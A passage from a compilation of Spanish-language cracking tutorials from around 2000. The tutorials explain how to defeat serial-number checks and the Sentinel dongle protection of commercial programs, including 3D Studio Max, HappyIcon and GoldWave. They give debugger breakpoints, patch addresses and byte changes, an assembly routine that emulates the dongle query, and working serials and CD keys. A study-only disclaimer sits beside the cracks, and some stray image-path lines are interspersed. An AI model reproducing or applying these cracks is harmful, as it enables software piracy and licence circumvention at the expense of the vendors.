40b881 741b jz 0040b9e => no salta y nos lleva al error
```

40b883 6a00 push 00

.....

.....

.....

40b897 e85a9d0900 call 004a55f6 => esta es la llamada al error.

4- Ahora podemos ver qué ha comparado:

? EAX => SI nos dice que es el nº de caracteres del serial que nosotros hemos introducido.

? 11 => en decimal es 17, que son los caracteres del codigo real.

Volvemos a introducir un nombre un codigo de 17 caracteres. Vemos que ahora el salto de 40b881 no se produce.

5- Explorando podemos ver que hay 3 llamadas antes de la llamada al error. Primero podemos rastrearlas para ver qué hay:

5.1- 40b89e call 00469e30 ---> podemos ver nuestro codigo chungo comparandolo con otros seriales, serán una lista de seriales blacklisteados?

5.2- 40b8af call 00469e80 ---> parece que no hay nada importante.

5.3- 40b896 call 004572d0 ---> parece que tampoco hay nada importante.

Deberiamos inspeccionar las llamadas que hay dentro de las llamadas pero tampoco hay nada..

6-Vemos que en la cadena principal existen comparaciones y saltos condicionales:

40b8a3 3c01 cmp al,01

40b8a5 75dc jnz 0040b883 => no salta, pero si lo cambiamos nos lleva al error.

Existen más:

40b8ba 3ad3 cmp dl,bl

40b8bc 751e jnz 0040b8dc ---> salto obligado que nos lleva al error (a la cadena principal)

40b8be 84c9 test cl,cl

40b8c0 7416 jnz 0040b8d8

Si cambiamos estos dos saltos, nos da el mensaje de gracias por registrarnos, PERO como tiene un chequeo previo , al arrancar el programa estamos otra vez sin registrar.

¿Dónde puede estar el salto que nos lleve al éxito ? Pues, estará dentro de una llamada que nos envie a otra parte. En la 2ª call podemos ver unos saltos que no se ejecutan cuando se comparan dos valores: y existe un salto importante:

40b8ac 887760 mov esi,[edi+60]

40b8af e8cce50500 call 00469e80 --->entrando debemos pasar un loop que hay (para salir más rapidamente g 469f2d), vemos:

469f2b 3beb cmp ebp,ebx

469f2d 7432 jz 00469f61 --->NO salta, este salto es importante, al invertirlo saltamos a otro sitio que al tracear con F10 vemos que entramos en un loop (generando el codigo?), "escapamos" de él con g 469f92. Al salir vemos:

469f90 72d9 jb 00469f6b ---> fin del loop, nos manda al ppio de éste.

469f92 6a05 push 05

469f94 8d4c2414 lea ecx,[esp+14]

469f98 51 push ecx => nº de 15 caracteres ? falta algo

469f99 684ce54d00 push 004de54c ===>SERIAL CORRECTO <===

469f9e ff1500184b00 call [004b1800]

BUENO; pues nos ha costado mucho trabajo pero al fin hemos conseguido encontrar el serial valido (algo así como xxxxx-xxxxx-xxxxx), pero ha merecido la pena, no? ;-).

NOTA 1: Primero decir que esto es para el estudio de la protección del programa, para poder evaluarlo mejor, y que si os gusta,debeis comprarlo! ;-)

NOTA 2: Si teneis alguna duda o sugerencia o crítica, no se, lo que querais, hacermela saber, porfa... kamui_@latinmail.com.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**3D Studio Max R2.5 y v3.1 -Resumen didáctico**

PROTECCION:	Motxila Sentinel, CD KEY **(solo valido para windows NT)**		
Descripcion:			
Dificultad:	**Aficionado**		
DOWNLOAD:	http://www.ktx.com		
Herramientas:	Softice , w32dasm, editor hex		
CRACKER:	**Nandois**	**FECHA:**	**02/10/2000**

INTRODUCCION

Este resumen didáctico, una vez censurado en Febrero por el intolerante BSA, decidí correr el riesgo de actualizarlo y publicarlo de nuevo; si, por parte de AutoDesk, recibo una petición justificada para "bombardear con plutonio" este documento, lo haré desaparecer sin rechistar (existen varios crakcs para el 3DSMax v3.1, es decir que este documento no perjudica a nadie.
El mejor que he encontrado es el de Harvest, de mi ex-colega en SIEGE Kashmir; el peor el de DOD, que mejor olvidar).
Veremos a partir de esta discusión, en cuanto a la protección de v3.1, que AutoDesk ha aprendido realmente mucho desde el triste intento para proteger R2.5, sin embargo, lamentablemente, lo que de hecho falla en esta protección es la vulnerabilidad intrínseca del propio Centinela, aunque Kinetix pudiera en cierto modo asumir parte de culpa (véase las pruebas del CRC más adelante).

AL ATAKE

Empezaremos fijándonos en la protección del InatallShield, un Secuencial # de formato 3-8 y una Clave-CD.

Todos los cuadros de entrada aceptan entradas de extensión fija, si observamos el directorio provisional de InstallShield, se muestran unos pocos dll, aunque, de verdad, únicamente Identify.dll destaca (InstUtil.dll es como si fuera una instalación utilidad dll y a 4,5 K tiene una capacidad demasiado escasa para almacenar una protección significativa, Browse.dll y Regplugs.dll también se han descartado con facilidad).
Mirando atentamente entre las exportaciones y descompilando el guión encontraremos que Identify.ValidateKeyWithPrefix() es la función que hay que analizar; se puede verificar que modificando un 1 en EAX cuando regresa, permite que la instalación prosiga.

Únicamente le di una lijera ojeada a cómo se ejecuta esta función, es bastante simple, con una tabla y algunas operaciones aritméticas básicas y un único XOR Lo que es pesado del esquema es lograr entender qué posiciones del Número de Serie generan la correspondiente Clave CD (es fácil encontrar la Clave correcta si se compara co la compensación 0x2651).
Más tarde se comprobará que el propio 3DSMax comprueba que los tres primeros digitos del Número de Serie son 110, el resto puede completarse libremente (rango 00000000-99999999), con lo que un ejemplo seria el Numero de Serie 110-99999999, Clave CD 2 SERVD, la idea es esta, aún así, vamos a instalarlo.

A continuación, cargaremos 3dsmax.exe en IDA (si realmente de desea guardar cierta firma de aplicación de búsqueda FLIRT Centinela de Killer_3K), lo que se verá es que la protección se basa en sproFindFirstUnit(), sproRead() y sproQuery(), el uso de la consulta es nuevo.
Lo primero que se debe hacer es modicar sproFindFirstUnit(sub_5D8B61), lo que resulta muy fácil y propongo no describirlo.
Lo siguiente que hay que encontrar es el código de Autorización correcto, tarea bastante trivial, 5D2251 comprueba la extensión (8) y 5D2497 realiza la comparación efectiva, en mi ejemplo anterior el código es B63A197B.

sproRead (_5D8D30) tiene dos referencias, cada vez que se pone a 0 la dirección de lectura (es decir la mochila ID), lo mismo ocurre con R2.5; no podría obtenerse esto si se ejecutara con el funcionamiento normal de 3DSMax, estoy convencido que se suministra como una interfaz de activadores de conexión.
Por si acaso, si se reescribiera sproRead(), debería colocarse un bpx en sproQuery(_5D9120) sin embargo, tomaría un tiempo hacerlo funcionar.
Dado que no hay forma de saber exactamente qué respuesta de consulta debería ser, reescribiremos sproQuery para devolver al menos una cadena que se podrá reconocer:

```
:005D9142     JZ    005D9144     <--- A nuestra Rutina
:005D9144    PUSH    EBP         <--- Guardar EBP
:005D9145    MOV    EAX, [ESP+18]<----Colocar un número de bytes
                        en la cadena de consulta
:005D9149    XCHG ECX, EAX <--- en ECX
:005D914A     CALL $+5    <------     Set up delta
:005D914F    POP EBP    <-----Delta.
:005D9150    LEA ESI, [EBP+12] <--Iniciar el retorno de consulta
                       (máx. 56 bytes).
:005D9153    MOV EDI, [ESP+20] <--Lugar de almacenamiento.
:005D9157    REPZ MOVSB <---Move.
:005D9159    XCHG ECX, EAX <--Reiniciar ECX y eliminar EAX.
:005D915A    POP EBP <-- Required:
db 56 dup (0)          <---Respuesta de consulta simulada.
```

Tal como verá en SoftICE, únicamente se han verificado 4 bytes de la respuesta a la consulta a través de strcmp() en 0046F65A, las cadenas de consulta, no obstante, no son las mismas en cada ocasión.
De hecho, es mucho más complicado puesto que esta área de códigos se comprueba a través de CRC desde distintas ubicaciones, a continuación presentaremos una de estas comprobaciones:

```
:00431058    MOV ESI, 0046F190 <---Empezamos desde aqui
```

```
:0043105D    XOR EAX, EAX <---Eliminar EAX.
:0043105F    CMP ESI, 0046F900 <--check till here (comprobacion)
:0043106A    MOV ECX, 0046F190
:00431071    XOR EDX, EDX <------Borrar EDX.
:00431073    MOV DL, [ECX] <----Colocar Byte [ECX].
:00431075    INC ECX <----Incrementar ECX.
:00431076    CMP ECX, <---Comprobacion
:0043107C    NOT EDX <--- EDX is checksum.
:00431082    JB 00431071
:00431084    SUB EAX, [006298A4] <--- Deberia ser 0.
```

Si se ajustara strcmp() se plantearían problemas en todas las comprobaciones CRC y "esto es malo, muy malo" (Según el estilo de Rainman, si se ha visto la película de Dustin Hoffman).
Tampoco es practico sentanse y esperar, o intentar buscar todas las comprobaciones. Por el contrario, modificaremos nuestro codigo de emulación sproQuery() para asegurarnos que no vamos a hacer nosotros el trabajo duro.

```
:005D9142    JZ 005D9144 <-- Nuestra rutina
:005D9144    MOV EAX, [ESP+14] <-- Numero de bytes en la
                    cadena de consulta
:005D9148    XCHG ECX, EAX <---Place in ECX
:005D9149    LEA ESL, [ESP+38] <--Get good response address.
:005D914D    MOV EDI, [ESP+1C] <---Where to place it.
:005D9151    REPZ MOVSE
:005D9153    XCHG ECX, EAX <--Reiniciar ECX y eliminar EAX.
```

Ahora, strcmp() funciona tal como queriamos y no existe la necesidad de "ensuciarnos" las manos yendo a la caza y captura de la rutina de comprobación de la modificación Kinetix.
De modo que observamos aqui que, aunque Kinetix ha hecho algunas mejoras, su protección es 1) aún fácil de aislar, y 2) presenta errores de aplicación.
He oido rumores de que la versión 4 introducirá un conmutador para aumentar la protección de gestión de la licencia, ¡vamos a esperar y veremos que pasa! En cuanto a Kinetix, no se ve ningún crack por ninguna parte, los perdedores que piratean el programa y privan de un soporte merecido no dispondrían de pistas de qué hacer con esta información.

R2.5 - 6 de octubre de 1999

Bienvenidos a esta mochila didáctica en la cual estoy examinando de nuevo un viejo enemigo, un Centinela.
Se supone que se han descargado los correspondientes archivos para este menester o que se tiene acceso a ellos; el primer paso es poner en marcha maxauth.exe para que autorize la copia de 3D Stucio Max.
No me preocupa demasiado cómo se podría resover esta parte: bpx GetDlgItemTextA y averiguarlo, modificar retrocediendo al cuadro de mensaje (desmontaje), o simplemente teclear 1039120D (Secuencial # 661-93842762, Clave-CD V13M).

Al poner en marcha 3DSMax, como era de esperar, se produce un error, sin embargo debería encontrarse fácilmente la dirección del incordio con un oportuno bpx MessageBoxA. 00450F21 parece ser la rutina ofensiva, observe la instrucción CALL EBP, que, desde luego, es una llamada a [MessageBoxA].
Ahora podemos *hacer el intento* de examinar 3dsmax.exe en W32Dasm, no obstante algo ocurre, inténtelo y espere; en lugar de desensamblarse, W32Dasm aparece como el activador involuntario de 3DSMax y con la peor fortuna se conseguirá un retorno a SofrICE con un error.

En este punto, disponemos de varias opciones, o entender qué trucos se han usado para engañar a W32Dasm o usar IDA que no parece presentar el mismo problema.
Estuve "jugando" con W32Dasm durante un momento con un bpx ReadFile en el dialogo de apertura del archivo y seguí laboriosamente a través de la asignación de memoria y la apertura del archivo, encontrando la instrucción ofensiva en 0045C6D2, desafortunadamente, invirtiendo el flag cero todavía ocurría un error en cw3220.dll, que no tenía demasiado interés intentar resolver.

Nos quedamos, pues, con IDA, sin embargo, me temo que desensamblar
3dsmax.exe lleva un buen rato.
Entretanto, comenzaremos las pruebas usando SoftICE, una posible línea de
ataque sería con un bpx CreateFileA, tal como se verá a continuación.
Se sabe que el programa puede abrir un archivo activador para comunicarse
con la mochila (en este caso sentinel.vxd) y, puesto que este archivo
no está instalado en nuestro sistema, la llamada API ciertamente fallará,
de modo que podemos imponer una condición IF en este punto de interrupcion.
Vamos a hacer lo siguiente:

```
bpx CreateFileA if EAX=ffffffff <---2 signos iguales
```

*Observese que también puede usarse bpio -h 378 rw.

Con toda seguridad, al cabo de algunos retornos intrascendentes, SoftICE
se detiene en :

```
:0055214C    PUSH 00552120
:00552151    CALL KERNEL32!CreateFileA
```

Es ahora en este código desde donde podemos iniciar el seguimiento,
probablemente es más sencillo continuar la exploración con el uso del
cargador SoftICE y el comando g.
Huelga decir que el salto condicional después de esta interrupción se tendrá
que reservar.
Una vez de vuelta al código, calcularemos cuantas veces podemos pulsar F12
antes de que se desconecte el cuadro de mensaje, deberían ser unas 6 veces
o bien la dirección 00450DFD es hasta donde se puede llegar.

Evidentemente, 00450DFD es un buen punto de entrada, recordando que
conocemos la dirección del cuadro de mensaje (0045FD21), esto no se
encuentra demasiado lejos y entretanto un análisis del código no estaría de más.
Con una simple acción escalonada y tal vez un poco de sensibilidad Zen se
podría declarar este código sospechoso (esto que se ofrece a continuación se
ha sacado de IDA).

```
:00450E5C     MOV EDX, DWORD_561248
:00450E62    XOR EDX, 73ADh
:00450E68    PUSH EDX
:00450E69    LEA EDX, [ESP+678+var_464]
:00450E70    PUSH EAX
:00450E71    CALL SUB_552A50
:00450E76    TEST AX,AX <---AX= 3 aqui i.e. dongle not present.
:00450E79    JZ loc_45023
```

Fijémonos en este código y entendamos porqué esto *debe* ser una
comprobación, fijémonos también en lo que pasa cuando suspendemos
el primer JZ, aunque parezca increible, el programa ofrece una repetición
común y sabida del código anterior, 3DSMax obviamente trata de acceder a
la mochila 3 veces antes de que se visualice el cuadro de mensaje.
Podemos, usando nuestra propia guia API Centinela, tratar de asignar a este
código una función especifica, que a mi se me antoja sproFindFirstUnit() o algo
parecido, A0A3, pienso que es un diseñador de ID de Kinetix.
Naturalmente, usaremos este "7242" como cadena de búsqueda para identificar
otras comprobaciones Centinela.

Puesto que he visto unos cuantos Centinelas en estos años, esperaría encontrar
más o menos 15 referencias para "7242" , la proximidad de las direcciones sería
evidente pueston que estoy convencido que es una biblioteca que usan los
diseñadores sin reparar en si utilizan todas las funciones.
Usando IDA se podrá observar que la mayoría de estas funciones nunca se han
conseguido, esto el lo mejor de IDA hace el seguimiento de todas las rutas de
ejecución y, a menos que se reciban páginas de error, puede confiarse en gran
medida en estos resultados.

Como añadido, existe también una comprobación en util.dll., la cual se propor-
ciona como una interfaz para usar por los diseñadores de conexión, sin cribar
se exporta como HardwareLockID, y parece que se comunica con
sproFindFirstUnit (CALL 2802BEF0) y sproRead() (CALL 2802C0C0).
Para recuperar el número de serie, será necesario hacer la modificación mientras

se considere adecuado, al final de esta función EAX deberá retener el número de serie de la mochila; lo que sea XOR EAX, EAX no es una mochila.

1998,1999,2000 CrackZ. 3 de junio del 2000

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: HappyIcon v 2.01

PROTECCION:	**Numero de serie**
Objetivo:	Hacer un Keygen, Simular estar registrados, etc.
Descripcion:	**Es un software de 32 bits, para windows 95-98 y 2000, con este puedes crear iconos, cursores y cursores con movimiento conviertiendo archivos graficos tanto bmp, jpg, etc.**
Dificultad:	**Principiante**
DOWNLOAD:	www.logipole.com
Herramientas:	**Unicamente nuestro querido Softice v 3.xx**
CRACKER:	**Pr@fesOr X** **FECHA: 02/10/2000**

INTRODUCCION

Hola a todos, Bueno amigos, regreso con otro tutorial mas, ya ni me acuerdo cuantos llevo pero no importa, solo importa compartir los conocimientos ok!!!.


Este programa la verdad cuando lo vi me dije !! hey parece que tiene una protección buena, vamos a bajarlo !! pero vaya sorpresita BUUUUUU !!! VAYA DESCEPCION !!!.

Pero me decidi escribir este tutorial para que los principiantes se den cuenta que facil es obtener un serial en menos de un MINUTO.


Ya veran por que lo digo.....

AL ATAKE

El primer paso es por supuesto instalar el programa, al instalarlo saldra una simpatica ventana como esta :




bueno como ven aqui nos damos cuenta de las restricciones que trae esta chucheria, buen demos click en siguiente hasta que termine de instalarse, despues vamos y abrimos el programa para echarle un vistazo,




como podemos ver en la parte superior aparece un string que dice **(UNREGISTERED) mmmmm....**


ahora hechemosle un vistazo en el menu de help y ahi encontramos una opcion que dice register damos click en ella y nos manda a una ventana en la cual podemos insertar un nombre y numero de serie, bueno pues manos a la obra, ya sabemos por donde atacar, ahora reinicien la PCera e inicien con el SoftIce, una vez iniciado ejecuten el programa e inserta un nombre y numero de serie, que en mi caso puse:



+una vez insertado demos click en OK yyyyyyyyyy!!!!



nos sale una ventana, mmmmmmmm!!!!! creo que es una MESSAGE BOX, OK entonces vayamos otra vez e insertemos nuestro nombre y serial pero antes ahora demos control D y saltaremos al SoftICE eh insertemos un Break Point **BPX MESSAGEBOXA** y demos otra vez Control D y ahora si demos click en OK !! y saltamos al Softice, ahora demos F11 una sola vez y nos aparece la ventana de



damos click en **ACEPTAR** y saltamos de nuevo al Softice en :

414127 call [user32!messageboxa]

41412d push 01

41412f push ebp

ahora sube unas cuantas lineas hasta donde encuentres algo como esto :

414116 cmp eax,ecx <---------- lugar donde se comprueba nuestro serial con el correcto

414118 jz 00414148 <---------- salta si no es igual

bueno creo que ya dimos con la instruccion que compara nuestro serial, pero para ver el serial correcto tenemos que poner un break point en 414116 para eso tenemos que borrar todos los breakpoints puestos y despues ponemos en el Softice:

bc*

y despues

bpx 414116

una vez hecho esto, nos vamos e insertamos otra vez un serial y un nombre y damos ok yyyyyyyyy saltamos directamente a la Dirección de memoria **414116** una vez ahi vemos el contenido de **EAX** y **ECX** con la instruccion **?EAX y ?ECX** nos mostrara lo siguiente :

069f6bc7 0123456789 <---- nuestro numero introducido

DB97424 3684123202 <--------- NUESTRO SERIAL CORRECTO !!!!!

ahora lo que debemos hacer es apuntar el serial 3684123202 en un papel e introducirlo con los mismos datos que le insertamos en el name y yyyyyyyyyyyyyy!!!!!

!!!!! LISTO PROGRAMA REGISTRADO !!!!!!!!!

CREO QUE ESTE ARROZ YA SE COCIO!!!!!!

espero que les guste, alguna duda o sugerencia favor de escribirme a mi email.

NOTA: por cierto un saludo a el grupo Kfor y a txeli, y recuerda si quieres que tus tutoriales aparescan en la "COMPILACION DE TUTORIALES 2000" favor de enviarmelos a mi email

profesor_x@hotmail.com

Karpoff Spanish Tutor

Programa:	**GoldWave v4.18**

PROTECCION:	**Número de Serie.**		
Descripcion:	**Herramienta para editar Sonido**		
Dificultad:	**Aficionado**		
DOWNLOAD:	http://www.goldwave.com		
Herramientas:	**Editor Hexa, Wdasm y Softice**		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	**02/10/2000**

INTRODUCCION

Muy buenas a todos una vez más. A pesar de que he puesto como herramientas Wdasm y el editor hexa, realmente no nos son indispensables, la verdad es que el Wdasm lo he usado porque cuando instalé el programa, no tenía ejecutado softice, así que eché un vistazo con Wdasm y me di cuenta de la ridícula protección, si es que se pude llamar así.

Lo primero que vamos a hacer es localizar la zona calinte, luego veremos como encontrar el serial válido, luego como hacer que el programa nos dé el serial válido, y finalmente analizaremos el código para crear un Keygen.

AL ATAKE

Preliminares. Obtener información.

Bueno este trabajo va a ser corto, nada más iniciar el programa, nos aparece la ventana de ayuda, y en la primera línea nos dice que es totalmente funcional durante 30 días.

Buscamos algún lugar donde se pueda meter un código, en Help nada, en Window nada, ahí está, en Options, Register, metemos cualquier cosa y nos aparece un bonito mensaje, ***"Invalid registration. Please..."***, lo anotamos por ahí y continuamos la marcha.

El ejecutable, **GoldWave.exe,** ya os digo que no está comprimido, si queréis podéis comprobarlo con **File Analizer,** con **Getyp** o con cualquier otro.

A por él.

Como ya os he dicho no tenía ejecutado softice, y por no reiniciar, que con güindUs nunca se sabe que esperar, desensamblamos con **Wdasm**, y buscamos nuestra frasecita, ya sea en las ***String References*** o directamente en ***Buscar Texto***. Conviene pulsar una par de veces para saber en cuantas ocasiones aparece la frase, esta vez solamente en una.Y nos aparece tal que aquí:

```
:00460CDC 5F pop edi
:00460CDD 5E pop esi
:00460CDE 50 push eax <-- ¿Será uno de estos es nuestro código Güeno?
:00460CDF E834F8FFFF call 00460518 <-- Compara códigos Güeno y Malo
:00460CE4 59 pop ecx
:00460CE5 84C0 test al, al
:00460CE7 0F8597000000 jne 00460D84 <-- Saltamos a chico Güeno si al<>0

* Possible StringData Ref from Data Obj ->"Register"
|
:00460CED 8B15BCEA4E00 mov edx, dword ptr [004EEABC]
:00460CF3 8B4E43 mov ecx, dword ptr [esi+43]
:00460CF6 8B01 mov eax, dword ptr [ecx]
:00460CF8 6A30 push 00000030
:00460CFA 52 push edx

* Possible StringData Ref from Data Obj ->"Invalid registration. Please "
                                  ->"be sure to enter your name and "
                                  ->"password exactly as given in the "
                                  ->"license."
                                  |
:00460CFB 6841EF4E00 push 004EEF41  <-- OFFSET 602FB, pillad esto pa'luego.
```

Creo que más claro no puede estar, bueno sí, si nos pusiesen directamente el password ;-). La única duda es si antes del call tendremos nuestro código güeno, o lo calculará dentro.

Efectivamente, si realizamos el salto a **00460D84**, estaremos en la zona de registrado, si vamos alli con ***Go to Code Location***, veremos que aparecen cosas como las siguientes:

```
* Possible StringData Ref from Data Obj ->"goldwave.ini" <-- Archivo sospechoso
* Possible StringData Ref from Data Obj ->"Register"
* Possible StringData Ref from Data Obj ->"First" <-- Nombre
* Possible StringData Ref from Data Obj ->"Last"  <-- Apellido
```

```
* Possible StringData Ref from Data Obj ->"Password"  <-- Pues eso
```

Si el programa tuviese alguna complicaión especial, ya sabríamos algo interesante, donde guarda los datos de registro, aunque en esta ocasión sólo nos servirá para saber como desregistrarnos, borrando el password.

Creo que está claro lo que hay que parchear ¿¿no??, nos situamos sobre **00460D84,** y miramos el offset, que es **602E7**. Vamos al editor hexa, y cambiamos el 85 por un 84. Guardamos los cambios, volvemos a ejecutar el programa, metemos los datos que nos de la gana, y ya está registrados, volvemos a iniciar el programa, y no seguimos registrados, al menos hay hecho algo bien en la protección, vuelve a comprobar el password en otro sitio, podríamos buscarlo, pero no me quiero enrollar más con esto, podéis hacerlo como ejercicio, vamos a por el serial.

A por el Código Güeno

Para esto no queda más que cargar softice (aunque podríamos hacerlo con TRW), así pués reiniciamos nuestra máquina.(y rezamos para que no nos joda el win ;-))

Cargamos nuestro ejecutable con el Symbol Loader, os recuerdo que es GoldWave.exe, y ponemos un break en el punto **00460CDE**, es decir **bpx 460cde**, que es donde creemos que está nuestro código y si no está, nos meteremos dentro del call a buscarle.

Lo dicho, ejecutamos, metemos los datos de registro que más nos gusten , por ejemplo de password podemos poner 147258369, damos a OK, y salta Sice justo donde queríamos, miramos los registros, con el comando **d**, y si queréis con **?**, pero lo único que vemos son los datos que hemos metido nosotros, así que tendremos que meternos en el Call. Una vez sobre la instrucción pulsamos F8, para entrar en la llamada. Vamos pulsando F10 pero con cuidado cada vez que nos acerquemos a una llamada, comprobando los registros al entrar y al salir. Por cierto, si en la ventana de Sice no os aparecen todos los registros, eax, edx, ecx, ebx, etc... pulsad F2 y aparecerán. Además si os funciona el ratón, si pulsáis con el botón derecho sobre ellos, y pulsáis a Display, obtendréis lo mismo que si utilizaséis el comando **d** . Por donde iba,....., por F10, pasamos algún Call hasta llegar a :

```
:0046054A 5E pop esi
:0046054B 53 push ebx
:0046054C E8C7FEFFFF call 00460418 <-- Aquí está el código Güeno
:00460551 59 pop ecx
:00460552 85C0 test eax, eax
:00460554 7504 jne 0046055A
:00460556 33C0 xor eax, eax
:00460558 EB27 jmp 00460581
```

Si miramos los registros al salir del Call, por ejemplo **d edx**, veremos que donde antes estaba nuestro código chungo, ahora hay una serie de letras bastante sospechosa, apuntadla no vaya a ser nuestro password correcto ;-).
Si lo probamos con el nombre y apellidos de antes, veremos que ya somos usuarios registrados, además podemos ver nuestro código en goldwave.ini.

Un Jueguecito más

Vamos a ver como hacer que el propio programa nos de el código correcto para la combinación Nombre-Apellido que metamos.

Si os fijáis arriba donde aparece el mensaje de"Fallaste" es en la siguiente instrucción:

:00460CFB 6841EF4E00 push 004EEF41

